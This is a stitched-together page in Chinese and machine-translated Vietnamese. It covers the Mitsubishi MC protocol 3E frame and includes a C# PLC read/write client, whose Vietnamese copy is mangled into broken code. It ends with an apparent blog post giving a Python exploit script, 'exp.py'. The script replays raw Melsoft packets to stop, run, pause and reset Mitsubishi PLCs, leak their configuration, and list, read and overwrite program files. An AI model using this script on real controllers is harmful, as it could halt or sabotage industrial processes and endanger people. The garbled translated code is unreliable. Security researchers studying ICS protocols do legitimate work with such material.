
D暫存器代碼 = A8，


1000轉16進制 = 03E8，**注意：Low Byte 先放**


送碼中的暫存器位址+暫存器代碼 = E80300A8

**3E 指令表**









例如寫Word資料：

指令 = 0401，**注意：Low Byte 先放**

子指令 = 0000，**注意：Low Byte 先放**

送碼中的指令+子指令 = 01040000

**參考資料**

* [手冊](https://drive.google.com/open?id=1IaPH1rNnRZAL1n0RwVL_Rb_XYxbDi9jI)


Lần này tôi nghiên cứu giao thức Mitsubishi MC

Giao thức truyền thông này được chia thành giao diện nối tiếp (4C, 3C, 2C, 1C) và giao diện mạng (4E, 3E, 1E)


Lần này tôi đang sử dụng Q03UDVCPU, nó sử dụng giao diện mạng nên tôi sử dụng khung 3E.

**Thiết lập giao tiếp PLC**


Vui lòng mở GX Work2 để tạo chương trình mới




Chọn dòng và loại PLC




Cài đặt kết nối




Có nhiều phương thức kết nối khác nhau. Trước tiên, bạn phải kết nối với PLC.




Lựa chọn thông số PLC trong dự án




Đặt IP và mã dữ liệu truyền thông được duy trì ở dạng nhị phân. Phần giới thiệu sau đây sẽ được giải thích ở định dạng nhị phân.



Nhấn Open Setting để thiết lập giao thức truyền thông MC Protocol



Ghi thông số vào PLC



Viết xong tắt nguồn và bật lại.

**Kiểm tra truyền thông (định dạng khung 3E nhị phân)**

Tôi sử dụng C# để viết chương trình Socket trên PC

Tôi sẽ bắt đầu trực tiếp từ phần giới thiệu kết quả, nếu người đọc không nhận được mã phản hồi sau khi gửi lệnh này thì không cần phải tiếp tục kiểm tra.

Gửi mã (đọc hai phần thông tin)

500000FFFF03000C00010001040000000000A80200

Mã trả về (phản hồi bình thường đối với hai thông tin)

D00000FFFF03000600000000000000

**Cấu trúc lệnh (dạng nhị phân)**

**5000 00 FF FF03 00 0C00 0100 0104 0000 000000 A8 0200**

**Header thì module E71 sẽ tự động thêm vào nên không cần thêm dấu + khi gửi code vào đây.**

**Tiêu đề phụ (Subheader) +**

**Số mạng +**

**Số PC (Số PC) +**

**Yêu cầu số I/ O của mô-đun đích +**

**Yêu cầu số trạm mô-đun đích (Yêu cầu số trạm mô-đun đích) +**

**Yêu cầu độ dài dữ liệu +**

**Giám sát đồng hồ +**

**Lệnh +**

**Tiểu lệnh (Tiểu lệnh) +**

**Địa chỉ đăng ký (Số thiết bị) +**

**Mã thiết bị +**

**Số điểm  thiết bị**

**D000 00 FF FF03 00 0600 0000 0000 0000**

**Header thì module E71 sẽ tự động thêm vào nên không cần thêm dấu + khi gửi code vào đây.**

**Tiêu đề phụ (Subheader) +**

**Số mạng +**

**Số PC (Số PC) +**

**Yêu cầu số I/ O của mô-đun đích +**

**Yêu cầu số trạm mô-đun đích (Yêu cầu số trạm mô-đun đích) +**


**Yêu cầu độ dài dữ liệu +**

**Mã lỗi +**

**Dữ liệu1 (Dữ liệu1) +**

**Dữ liệu2 (Dữ liệu2)**

**Dạng giải thích chi tiết**



**Yêu cầu chủ yếu bao gồm 6 khối**

Tiêu đề + Tiêu đề phụ + Đường truy cập + Độ dài dữ liệu yêu cầu + Bộ đếm thời gian giám sát + Dữ liệu yêu cầu

**Khối tiêu đề, 0 Byte (Tiêu đề)**

Module E71 sẽ được thêm tự động nên không cần thêm khi gửi mã vào đây.

**Khối tiêu đề phụ, 2 Byte (Tiêu đề phụ)**

Khung 3E có mã gửi cố định là 5000 và mã trả về cố định là D000

**Khối tuyến truy cập, 5 Byte (Tuyến truy cập)**

Số mạng + số PC + số I/O của mô-đun đích yêu cầu + số trạm của mô-đun đích yêu cầu

(Số mạng + Số PC + Số I/O mô-đun đích yêu cầu + Số trạm mô-đun đích yêu cầu)

Để truy cập một-một, hãy chỉ định 00 cho số mạng và FF cho số PC.

Khi mô-đun đích yêu cầu không được sử dụng, số I/O của mô-đun đích yêu cầu được cố định ở FF03 và số trạm của mô-đun đích yêu cầu được cố định ở 00.

**Khối độ dài dữ liệu yêu cầu, 2 Byte (Độ dài dữ liệu yêu cầu )**

Số Byte trong 2 khối tiếp theo (Bộ đếm thời gian giám sát + Dữ liệu yêu cầu) **Lưu ý: Byte thấp được đặt trước.**

**Khối định thời của cơ quan giám sát, 2 Byte**

Đơn vị là 250 ms. **Lưu ý: Byte thấp được đặt trước.**


**Yêu cầu khối dữ liệu, (lệnh đọc 10 Byte, lệnh ghi 10+2N Byte)**

Lệnh đọc dữ liệu Word (2+2+3+1+2 Byte): lệnh + lệnh con + địa chỉ thanh ghi + mã thanh ghi + số lượng thanh ghi

Lệnh ghi dữ liệu Word (2 + 2 + 3 + 1 + 2 + 2 \* N Byte): lệnh + tiểu lệnh + địa chỉ đăng ký + mã đăng ký + số đăng ký + dữ liệu

**Lưu ý: Dữ liệu 2 Byte và 3 Byte Low Byte được đặt trước**

**mã sổ tay**




Ví dụ thanh ghi tạm thời D1000:


Mã đăng ký D = A8,


1000 đến thập lục phân = 03E8, **lưu ý: Byte thấp được đặt trước**


Đăng ký địa chỉ + mã đăng ký gửi mã = ​​E80300A8

**Danh sách lệnh 3E**









Ví dụ viết thông tin Word:



Command = 0401, **lưu ý: Low Byte được đặt lên hàng đầu**

Subcommand = 0000, **lưu ý: Low Byte được đặt lên hàng đầu**

Lệnh + lệnh phụ gửi mã = ​​01040000

**Người giới thiệu**



* [thủ công](https://drive.google.com/open?id=1IaPH1rNnRZAL1n0RwVL_Rb_XYxbDi9jI)

【实例简介】C#通过3E帧SLMP/MC协议读写三菱FX5U/Q系列PLC数据案例，仅做数据读写报文测试。附带自己整理的SLMP/MC通讯协议表。  
【实例截图】[<="" a="" style="color: rgb(9, 132, 197); text-decoration: none; font-family: 宋体, arial; font-size: 14px; font-style: normal; font-variant-ligatures: normal; font-variant-caps: normal; font-weight: 400; letter-spacing: normal; orphans: 2; text-align: start; text-indent: 0px; text-transform: none; widows: 2; word-spacing: 0px; -webkit-text-stroke-width: 0px; white-space: normal; background-color: rgb(255, 255, 255);">[](https://img01.haolizi.net/2019/12/13/1b/1/5/1b156c6282b6792f4567d498fcf220f0.png)](https://img01.haolizi.net/2019/12/13/1b/1/5/1b156c6282b6792f4567d498fcf220f0.png)[<="" a="" style="color: rgb(9, 132, 197); text-decoration: none; font-family: 宋体, arial; font-size: 14px; font-style: normal; font-variant-ligatures: normal; font-variant-caps: normal; font-weight: 400; letter-spacing: normal; orphans: 2; text-align: start; text-indent: 0px; text-transform: none; widows: 2; word-spacing: 0px; -webkit-text-stroke-width: 0px; white-space: normal; background-color: rgb(255, 255, 255);">[](https://img01.haolizi.net/2019/12/13/a8/1/f/a81f8344f4cadd201e756450d8648b33.png)](https://img01.haolizi.net/2019/12/13/a8/1/f/a81f8344f4cadd201e756450d8648b33.png)

【核心代码】

namespace WindowsFormsApp7  
{  
    public partial class FX5U远程监视 : Form  
    {  
        private Socket tcpClient;  
        //private TcpListener myListener;//无使用，侦听的 TCP 网络客户端的连接。  
  
        bool bool\_a;  
        bool bool\_Linajiezt;  
  
        public FX5U远程监视()  
        {  
            InitializeComponent();  
            richTextBox2.Text = ("500000FFFF03000C00100001040000C80000A80100");  
            button2.Enabled = false;  
            button4.Enabled = false;  
        }  
  
        private void button1\_Click(object sender, EventArgs e)  
        {  
            string IP = TextBox\_IP.Text;  
            int DK = int.Parse(TextBox\_DK.Text);//string转换为int;   
            tcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);//新建一个socket对象（IPV4协议，数据流传输、TCP模式）  
            IPAddress ipaddress = IPAddress.Parse(IP);//设定目标IP，这里目标用的是本机的TCP助手             
            EndPoint point = new IPEndPoint(ipaddress, DK);//创建TcpListener实例  IPEndPoint是对ip 端口做了一层封装的类  
            tcpClient.Connect(point);//调用connect函数连接,通过IP和端口号来定位一个所要连接的服务器端  
   
            label3.Text = "连接成功";  
            label3.ForeColor = Color.DarkOliveGreen;//字体颜色  
            button2.Enabled = true;  
            button4.Enabled = true;  
            button1.Enabled = false;  
  
            if (tcpClient.Poll(1000, SelectMode.SelectRead))//判断socket状态，连接正常返回false，异常返回true;  
            {  
                bool\_Linajiezt = false;  
                MessageBox.Show("连接错误！");  
            }  
            else { bool\_Linajiezt = true; }  
  
  
            Thread myThread = new Thread(Receive\_A);//多线程配置  //数据自动接收模式  
            myThread.Start();                       //线程启动  
  
        }

       public static byte[] BytesLHToBytesHL(byte [] bytes)//Byte高低字节互换  
        {  
            byte[] data = new byte[bytes.Length];  
            if (bytes.Length % 2 == 1) MessageBox.Show("字节长度为奇数！" bytes.Length);//throw new ArgumentException("Invalid length of bytes无效的字节长度:" bytes.Length);  
            for (int ii = 0; ii < bytes.Length; ii)  
            {  
                if ((ii 2) % 2 == 0)  
                {    data[ii 1] = bytes[ii]; }  
                else  
                {    data[ii-1] = bytes[ii]; }                  
            }  
            return data;  
        }  
  
        private void button4\_Click(object sender, EventArgs e)  
        {  
  
            if (bool\_Linajiezt == false)//判断未连接时禁止发送以免代码抛出异常  
            { MessageBox.Show("尚未建立连接！");  return;  }  
            string T\_message = richTextBox2.Text;//读取用户的输入  
  
            byte[] SZ1 = HexStringToBytes(T\_message);//"500000FFFF03000C0010000104000050F000A80100"  
            tcpClient.Send(SZ1, 0, SZ1.Length,SocketFlags.None);  
  
            //tcpClient?.Send(Encoding.ASCII.GetBytes("\\n" "500000FFFF03000C00100001040000C80000A80100" "\r\n"));//将字符串转化为字节数组，然后发送到服务器端           
  
  
            T\_message = ( "本站发出" DateTime.Now.ToString("hh: mm:ss") "\r" T\_message) "\r";  
            richTextBox2.Clear();//发送后清空输入框    
            richTextBox1.SelectionColor = Color.Red;  
            richTextBox1.AppendText(T\_message);  
            richTextBox1.Focus();  
            richTextBox1.Select(richTextBox1.Text.Length, 0);  
            richTextBox1.ScrollToCaret();//跳转结束行     
        }

[Giới thiệu ví dụ] C# đọc và ghi dữ liệu PLC dòng Mitsubishi FX5U/Q thông qua giao thức SLMP/MC khung 3E. Chỉ kiểm tra các tin nhắn đọc và ghi dữ liệu. Đi kèm với bảng giao thức truyền thông SLMP/MC tự tổ chức.  
[Ảnh chụp màn hình ví dụ][<="" a="" style="color: rgb(9, 132, 197); text-decoration: none; font-family: 宋体, arial; font-size: 14px; font-style: normal; font-variant-ligatures: normal; font-variant-caps: normal; font-weight: 400; letter-spacing: normal; orphans: 2; text-align: start; text-indent: 0px; text-transform: none; widows: 2; word-spacing: 0px; -webkit-text-stroke-width: 0px; white-space: normal; background-color: rgb(255, 255, 255);">[](https://img01.haolizi.net/2019/12/13/1b/1/5/1b156c6282b6792f4567d498fcf220f0.png)](https://img01.haolizi.net/2019/12/13/1b/1/5/1b156c6282b6792f4567d498fcf220f0.png)[<="" a="" style="color: rgb(9, 132, 197); text-decoration: none; font-family: 宋体, arial; font-size: 14px; font-style: normal; font-variant-ligatures: normal; font-variant-caps: normal; font-weight: 400; letter-spacing: normal; orphans: 2; text-align: start; text-indent: 0px; text-transform: none; widows: 2; word-spacing: 0px; -webkit-text-stroke-width: 0px; white-space: normal; background-color: rgb(255, 255, 255);">[](https://img01.haolizi.net/2019/12/13/a8/1/f/a81f8344f4cadd201e756450d8648b33.png)](https://img01.haolizi.net/2019/12/13/a8/1/f/a81f8344f4cadd201e756450d8648b33.png)

[Mã lõi]

không gian tên WindowsFormsApp7  
{  
    lớp công khai một phần FX5U giám sát từ xa: Form  
    {  
        Private Socket tcpClient;  
        //private TcpListener myListener; //Không sử dụng, lắng nghe kết nối máy khách mạng TCP.  
  
        bool bool\_a;  
        bool bool\_Linajiezt;  
  
        public FX5U Giám sát từ xa()  
        {  
            Khởi tạoComponent();  
            richTextBox2.Text = ("500000FFFF03000C00100001040000C80000A80100");  
            nút2.Enabled = false;  
            nút4.Enabled = false;  
        }  
  
        nút void riêng tư1\_Click(người gửi đối tượng, Args sự kiện e )  
        {  
            chuỗi IP = TextBox\_IP.Text;  
            int DK = int.Parse(TextBox\_DK.Text);//Chuyển chuỗi thành int;   
            tcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);//Tạo một đối tượng socket mới (giao thức IPV4, luồng dữ liệu truyền , chế độ TCP)  
            IPAddress ipaddress = IPAddress.Parse(IP);//Đặt IP mục tiêu, trong đó mục tiêu sử dụng trợ lý TCP cục bộ             
            EndPoint point = IPEndPoint(ipaddress, DK);//Tạo một phiên bản TcpListener IPEndPoint là right Cổng ip được gói gọn trong một lớp  
            tcpClient.Connect(point);//Gọi hàm connect để kết nối và định vị máy chủ được kết nối thông qua IP và số cổng  
   
            label3.Text = "Kết nối thành công";  
            label3.ForeColor = Màu .DarkOliveGreen;//Nút màu phông  
            chữ2.Enabled = true;  
            button4.Enabled = true;  
            button1.Enabled = false;  
  
            if (tcpClient.Poll(1000, SelectMode.SelectRead))//Xác định trạng thái ổ cắm, kết nối bình thường trả về sai, ngoại lệ trả về true; {  
            bool\_Linajiezt  
                = false;  
                MessageBox.Show("Lỗi kết nối!");  
            }  
            else { bool\_Linajiezt = true ; }  
  
  
            Thread myThread = new Thread(Receive\_A);//Cấu hình đa luồng //Chế độ nhận dữ liệu tự động  
            myThread.Start(); //Khởi động luồng  
  
        }

       public static byte[] BytesLHToBytesHL(byte [] bytes)//Byte trao đổi byte cao và thấp  
        {  
            byte[] data = new byte[bytes.Length];  
            if (bytes.Length % 2 == 1) MessageBox.Show(" Độ dài của byte là số lẻ!" bytes.Length);//ném new ArgumentException("Độ dài byte không hợp lệĐộ dài byte không hợp lệ:" bytes.Length); for (  
            int ii = 0; ii < bytes.Length; ii )  
            {  
                if ((ii 2) % 2 == 0)  
                { data[ii 1] = bytes[ii]; }  
                else  
                { data[ii-1] = bytes[ii]; } }                  
            trả về  
            dữ liệu;  
        }  
  
        nút void riêng tư4\_Click ( người gửi đối tượng, EventArgs e)  
        {  
  
            if (bool\_Linajiezt == false)//Tắt gửi khi nhận thấy rằng không có kết nối để tránh mã ném ngoại lệ  
            { MessageBox.Show("Kết nối chưa được thiết lập!"); return; }  
            string T\_message = richTextBox2.Text;//Đọc byte đầu vào của người dùng  
  
            [] SZ1 = HexStringToBytes(T\_message); //"500000FFFF03000C0010000104000050F000A80100"  
            tcpClient.Send(SZ1, 0, SZ1.Length,SocketFlags.None);  
  
            //tcpClient?.Send(Encoding .ASCII.Get Bytes("\\n" "500000FFFF03000C00100001040000C80000A80100" "\r\n"));//Chuyển đổi chuỗi thành một mảng byte rồi gửi nó đến máy chủ           
  
  
            T\_message = ("Được gửi bởi trang web này" DateTime. Now.ToString("hh: mm:ss") "\r" T\_message) "\r";  
            richTextBox2.Clear();//Xóa hộp nhập sau khi gửi    
            richTextBox1.Lựa chọnColor = Color.Red;  
            richTextBox1.AppendText(T\_message);  
            richTextBox1.Focus();  
            richTextBox1.Select(richTextBox1.Text.Length, 0);  
            richTextBox1.ScrollToCaret();//Chuyển đến dòng cuối     
        }

# 三菱PLC控制脚本

 发表于 2020-05-17 |  分类于 [ICS](https://xuanxuanblingbling.github.io/category/#/ICS)|  220

三菱系列PLC，Melsoft私有协议，但如果没有配置口令，则可以直接进行重放攻击，通过wireshark抓取组态软件与PLC的通信报文即可获得控制PLC的数据包，重放即可。

相关研究文章：

* [三菱Q系列PLC安全分析报告(MITSUBISHIELECTRIC MELSEC-Q series PLC Analysis Report)](http://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/)
* [三菱Q系列PLC以太网识别脚本（ICS Discovery Tools Releases）](http://plcscan.org/blog/2014/08/melsecq-plc-discover-tools-releases/)
* [三菱Q03UDV通訊(MC協定)](http://kilean.pixnet.net/blog/post/304348793-%E4%B8%89%E8%8F%B1-mc-protocol)
* [C#通过3E帧SLMP/MC协议读写三菱FX5U/Q系列PLC数据案例](https://www.haolizi.net/example/view_35959.html)

相关文档：

* [MELSEC-L CPU模块 用户手册.pdf](https://github.com/xuanxuanblingbling/ICS/blob/master/%E4%B8%89%E8%8F%B1/MELSEC-L%20CPU%E6%A8%A1%E5%9D%97%20%E7%94%A8%E6%88%B7%E6%89%8B%E5%86%8C.pdf)
* [三菱Q系列与L系列通讯协议参考手册.pdf](https://github.com/xuanxuanblingbling/ICS/blob/master/%E4%B8%89%E8%8F%B1/%E4%B8%89%E8%8F%B1Q%E7%B3%BB%E5%88%97%E4%B8%8EL%E7%B3%BB%E5%88%97%E9%80%9A%E8%AE%AF%E5%8D%8F%E8%AE%AE%E5%8F%82%E8%80%83%E6%89%8B%E5%86%8C.pdf)

目前功能如下：

1. 启动、停止、暂停、重置
2. 查看PLC状态
3. 泄露架子信息
4. 泄露文件系统
5. 读写文件

用法：

➜ python exp.py 192.168.2.1 stop

➜ python exp.py 192.168.2.1 run

➜ python exp.py 192.168.2.1 pause

➜ python exp.py 192.168.2.1 reset

➜ python exp.py 192.168.2.1 state

➜ python exp.py 192.168.2.1 leak

➜ python exp.py 192.168.2.1 listfile

➜ python exp.py 192.168.2.1 readfile MAIN.QPG

➜ python exp.py 192.168.2.1 writefile MAIN.QPG 1111111111111111

import socket,sys

s = socket.socket()

s.connect((sys.argv[1],5007))

if sys.argv[2]=="run" :

s.send("57000000001111070000ffff030000fe03000016001c080a08000000000000000410019a00000001000000".decode("hex"))

s.recv(1024)

elif sys.argv[2]=="stop":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041002630000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2]=="pause":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041003040000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "state":

s.send("57001f00001111070000ffff030000fe03000012001c080a080000000000000004080228000000".decode("hex"))

r = s.recv(1024)

if(r[0x2f]=='\x20'): print "run"

elif(r[0x2f]=='\x22'): print "stop"

elif(r[0x2f]=='\x23'): print "pause"

elif sys.argv[2] == "reset":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041002630000000100".decode("hex"))

s.recv(1024)

s.send("57000a00001111070000ffff030000fe03000014003c080a08000000000000000410060a0000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "leak":

s.send("57000000001111070000ffff030000fe03000014001c080a08000000000000000401012a0000000001".decode("hex"))

r = s.recv(1024)[0x29:0x39]

s.send("57000f00001111070000ffff030000fe0300001a001c080a0800000000000000040b050f0000000201540054000000".decode("hex"))

r += s.recv(1024)[0x53:]

s.send("57001000001111070000ffff030000fe0300001a001c080a0800000000000000040b05100000000201a80054000000".decode("hex"))

r += s.recv(1024)[0x28:]

print r.replace("A ","\nA ").replace(" 0"," ")

elif sys.argv[2] == "listfile":

for i in range(1,9):

try:

payload = "57001900001111070000ffff030000fe0300001e001c080a080000000000000004181019000000000000000000"+str(i).zfill(2)+"0001000000"

s.send(payload.decode("hex"))

a = s.recv(1024)

print a[0x2b:0x37],

print int(a[0x47:0x49][::-1].encode("hex"),16)

except:

pass

